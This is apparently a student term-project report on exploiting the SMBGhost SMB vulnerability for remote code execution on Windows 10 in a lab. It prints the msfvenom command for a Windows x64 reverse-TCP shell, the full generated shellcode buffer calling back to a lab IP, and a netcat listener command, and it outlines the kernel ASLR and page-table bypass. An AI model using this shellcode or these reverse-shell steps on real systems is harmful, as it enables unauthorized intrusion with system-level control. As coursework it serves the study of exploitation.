CENG325 TERM PROJECT


Homework 4 - Final Report

The exploitation code just triggered the blue screen so far since the user payload wasn't changed and no shell of the target machine was. For the RCE (remote code execution), the reverse shell method is used to obtain a shell on the target machine. The user payload is generated by using msfvenom tool for a python file and a windows x64 machine[1].


> msfvenom -a x64 --platform windows -p windows/x64/shell_reverse_tcp LHOST=<OWN_IP> LPORT=<WANTED_PORT> -f python

```
root@kali:~/Desktop/SMBGhost_RCE_PoC# msfvenom -a x64 --platform windows -p windows/x64/shell_re
verse_tcp LHOST=192.168.74.128 LPORT=5555 -f python
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of python file: 2247 bytes
buf =  b""
buf += b"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41"
buf += b"\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48"
buf += b"\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f"
buf += b"\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c"
buf += b"\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52"
buf += b"\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x8b"
buf += b"\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0"
buf += b"\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56"
buf += b"\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9"
buf += b"\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0"
buf += b"\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58"
buf += b"\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
buf += b"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0"
buf += b"\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
buf += b"\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
buf += b"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32"
buf += b"\x5f\x33\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec"
buf += b"\xa0\x01\x00\x00\x49\x89\xe5\x49\xbc\x02\x00\x15\xb3"
buf += b"\xc0\xa8\x4a\x80\x41\x54\x49\x89\xe4\x4c\x89\xf1\x41"
buf += b"\xba\x4c\x77\x26\x07\xff\xd5\x4c\x89\xea\x68\x01\x01"
buf += b"\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff\xd5\x50\x50"
buf += b"\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2\x48"
buf += b"\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5"
buf += b"\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9"
buf += b"\x41\xba\x99\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02"
buf += b"\x00\x00\x49\xb8\x63\x6d\x64\x00\x00\x00\x00\x00\x41"
buf += b"\x50\x41\x50\x48\x89\xe2\x57\x57\x57\x4d\x31\xc0\x6a"
buf += b"\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44\x24\x54\x01\x01"
buf += b"\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6\x56\x50"
buf += b"\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
buf += b"\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86"
buf += b"\xff\xd5\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08"
buf += b"\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6"
buf += b"\x95\xbd\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a"
buf += b"\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59"
buf += b"\x41\x89\xda\xff\xd5"
```


Then, it generates the user payload that we need to obtain an interactive shell. Another terminal tab, it is required to listen to the port on the IP address that was entered as LHOST when generating payload. So the command runs and the port number that was entered the LPORT in the payload generation part,
> nc -lvnp 5555



We started listening to the network on 5555 port and another terminal tab, the exploit code is executed.The code printed the outputs that are necessary



Now, if we return the terminal tab which is listening to the network with netcat tool, we can see that the interactive shell is gained with an authority system.



We tried the debug mode in the target machine but we couldn't observe kernel status momentarily since we couldn't get a successful result. According to the analysis and explanation, latest version of Windows 10, excepting KUSER_SHARED_DATA which is mapped both user-land and kernel-land , almost all virtual addresses are randomized[2]. This will be used for bypassing randomization. Then creating a fake MDL(memory descriptor list) structure to provide an access and read data from physical memory. After bypassing randomization, the control of PTE(page table entry) is taken and can be manipulating virtual addresses into physical addresses. After accessing the kernel address,shellcode is run in the exploit code and obtaining an interactive shell from the target machine via reverse shell.

References

1. MSFVenom CheatSheet. (2018). ReadTeamTutorials. https://redteamtutorials.com/2018/10/24/msfvenom-cheatsheet/

2. *"I'll ask your body": SMBGhost pre-auth RCE abusing Direct Memory Access structs*.(2020,April20).https://ricercasecurity.blogspot.com/2020/04/ill-ask-your-body-smbghost-pre-auth-rce.html